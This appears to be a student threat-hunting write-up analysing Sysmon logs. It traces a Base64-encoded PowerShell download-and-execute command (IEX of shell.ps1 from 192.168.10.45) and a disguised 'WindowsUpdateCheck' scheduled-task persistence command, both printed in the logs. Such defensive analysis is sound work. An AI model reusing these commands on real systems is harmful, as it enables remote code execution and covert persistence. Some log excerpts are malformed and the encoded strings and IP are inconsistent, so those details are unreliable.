

Threat Hunting Investigation, Hunting the Ghost in the Machine

Scenario Overview

An alert was triggered indicating that a suspicious IP (192.168.10.45), associated with a known threat group, may have communicated with the system. However, no action was taken by the EDR.

The objective of this investigation is to analyze Sysmon logs to determine:

The entry point of the activity

Any persistence mechanism used

The attacker's possible objective


Part 1: Identification

1. Searching for Network Connection to Suspicious IP

I began by filtering the logs for Network Connection events (Event ID 3) and searched specifically for the IP address:

192.168.10.45

This led to a key log entry showing a connection attempt to the suspicious IP.



```
47 {
48   "EventID": 1,
49   "Image": "C:\\Windows\\System32\\taskhostw.exe",
50   "CommandLine": "taskhostw.exe $(Arg0)"
51 },
52 },
53 },
54   "Timestamp": "2026-03-03T10:12:01",
55   "EventID": 1,
56   "Image": "C:\\Windows\\System32\\lsass.exe",
57   "CommandLine": "C:\\Windows\\system32\\lsass.exe"
58 },
59 },
60   "Timestamp": "2026-03-03T10:15:22",
61   "EventID": 3,
62   "Image": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
63   "CommandLine": "-enc SQBFaVggACgATgBIAHcALQBPAgiAagB1AGMadaAgAE4AZQ8BAC4AVnB1AGIAQwBsAGkAZQ8uAHQAKQauAEQAbwB3AG4AbAvBAG",
64   "DestinationIP": "192.168.10.45",
65   "DestPort": 80
66 },
67 },
68   "Timestamp": "2026-03-03T10:15:45",
69   "EventID": 1,
70   "Image": "C:\\Windows\\System32\\conhost.exe",
71   "CommandLine": "\\??\\C:\\Windows\\system32\\conhost.exe 0x4"
72 },
73 },
74   "Timestamp": "2026-03-03T10:16:05",
75   "EventID": 1,
76   "Image": "C:\\Windows\\System32\\schtasks.exe",
77   "CommandLine": "/Create /SC MINUTE /MO 30 /TN \\\"WindowsUpdateCheck\\\" /TR \\\"C:\\Users\\Public\\Update.exe\\\"",
78   "User": "Musa-Workstation\\User1"
79 },
80 }
```

2. Process Responsible for the Connection

From the identified log entry

Image Name: powershell.exe

Timestamp: 10:15:22


Destination IP: 192.168.10.45

Port: 80

Note:

The dataset did not include a Process ID (PID), so analysis was based on the Image and Timestamp fields.

This indicates that PowerShell was used to initiate the connection to the suspicious IP.



3. Why the Antivirus Did Not Detect It

The activity was likely not detected because:


The attacker used PowerShell, a legitimate Windows tool, The command was Base64 encoded, hiding its true intent, This is a common technique where trusted system tools are abused . As a result, the behavior may have appeared normal to the antivirus or EDR system.

Part 2: Persistence Hunt

1. Searching for Persistence Mechanisms

To identify persistence, I filtered for ProcessCreate events (Event ID 1) involving: schtasks.exe

This led to a suspicious entry involving schtasks.exe.



2. Suspicious Scheduled Task Identified

The following command was found:

```
/Create /SC MINUTE /MO 30 /TN "WindowsUpdateCheck" /TR  
"C:\Users\Public\Update.exe"
```

From this:

Tool Used: schtasks.exe

Task Name: WindowsUpdateCheck

Execution: Runs Update.exe

Frequency: Every 30 minutes

3. Persistence Mechanism Explanation

This scheduled task ensures that Update.exe is executed repeatedly every 30 minutes.

This behavior suggests a persistence mechanism, allowing the attacker to maintain access or re-execute malicious code even after system reboot or user logout.

Part 3: The Payload

1. Identifying PowerShell Execution

A PowerShell event was identified containing an encoded command:

`powershell.exe -enc <Base64 string>`

Although a direct ProcessCreate event for PowerShell was not present, the execution was inferred from the network connection event (Event ID 3).


```
46 },
47 {
48   "Timestamp": "2026-03-03T10:10:33",
49   "EventID": 1,
50   "Image": "C:\\Windows\\System32\\taskhostw.exe",
51   "CommandLine": "taskhostw.exe $(Arg0)"
52 },
53 {
54   "Timestamp": "2026-03-03T10:12:01",
55   "EventID": 1,
56   "Image": "C:\\Windows\\System32\\lsass.exe",
57   "CommandLine": "C:\\Windows\\system32\\lsass.exe"
58 },
59 {
60   "Timestamp": "2026-03-03T10:15:22",
61   "EventID": 3,
62   "Image": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
63   "CommandLine": "-enc SQBFAYggAGgATgBIAHcALQBPAgiAgB1AGHAdAAGAE4A2QB0AC4AVuB1AGIAQwBsAGKAZQBuAHQAKQAUAEQABvB3AG4AbABvAg",
64   "DestinationIP": "192.168.10.45",
65   "DestPort": 80
66 },
67 {
68   "Timestamp": "2026-03-03T10:15:45",
69   "EventID": 1,
70   "Image": "C:\\Windows\\System32\\conhost.exe",
71   "CommandLine": "\\??\\C:\\Windows\\system32\\conhost.exe 0x4"
72 },
73 {
74   "Timestamp": "2026-03-03T10:16:05",
75   "EventID": 1,
76   "Image": "C:\\Windows\\System32\\schtasks.exe",
77   "CommandLine": "/create /sc MINUTE /MO 30 /TN \\\"WindowsUpdateCheck\\\" /TR \\\"C:\\Users\\Public\\Update.exe\\\"",
```

2. Decoding the Base64 Command

The encoded string was decoded using Base64 decoding tools.

After decoding, the command revealed:

A request to download a script from: (<http://192.10.168.45/shell.ps1>)



Payload Analysis

After decoding the Base64-encoded PowerShell command, I noticed that it was designed to reach out to an external server and execute a script from it. The command uses PowerShell to create a web connection to:

`http://192.168.10.45/shell.ps1`

and then immediately executes whatever is downloaded using IEX (Invoke-Expression).

What stood out to me here is that the script is not saved to disk it is executed directly in memory. This makes the activity harder to detect and is a common technique used by attackers.

From this, it is clear that the system was instructed to download and run attacker-controlled code, which strongly suggests command and control (C2) behavior.

Summary

This activity demonstrates a common attack pattern where Legitimate tools (PowerShell, schtasks) are abused, Commands are obfuscated and Persistence is established for continued access

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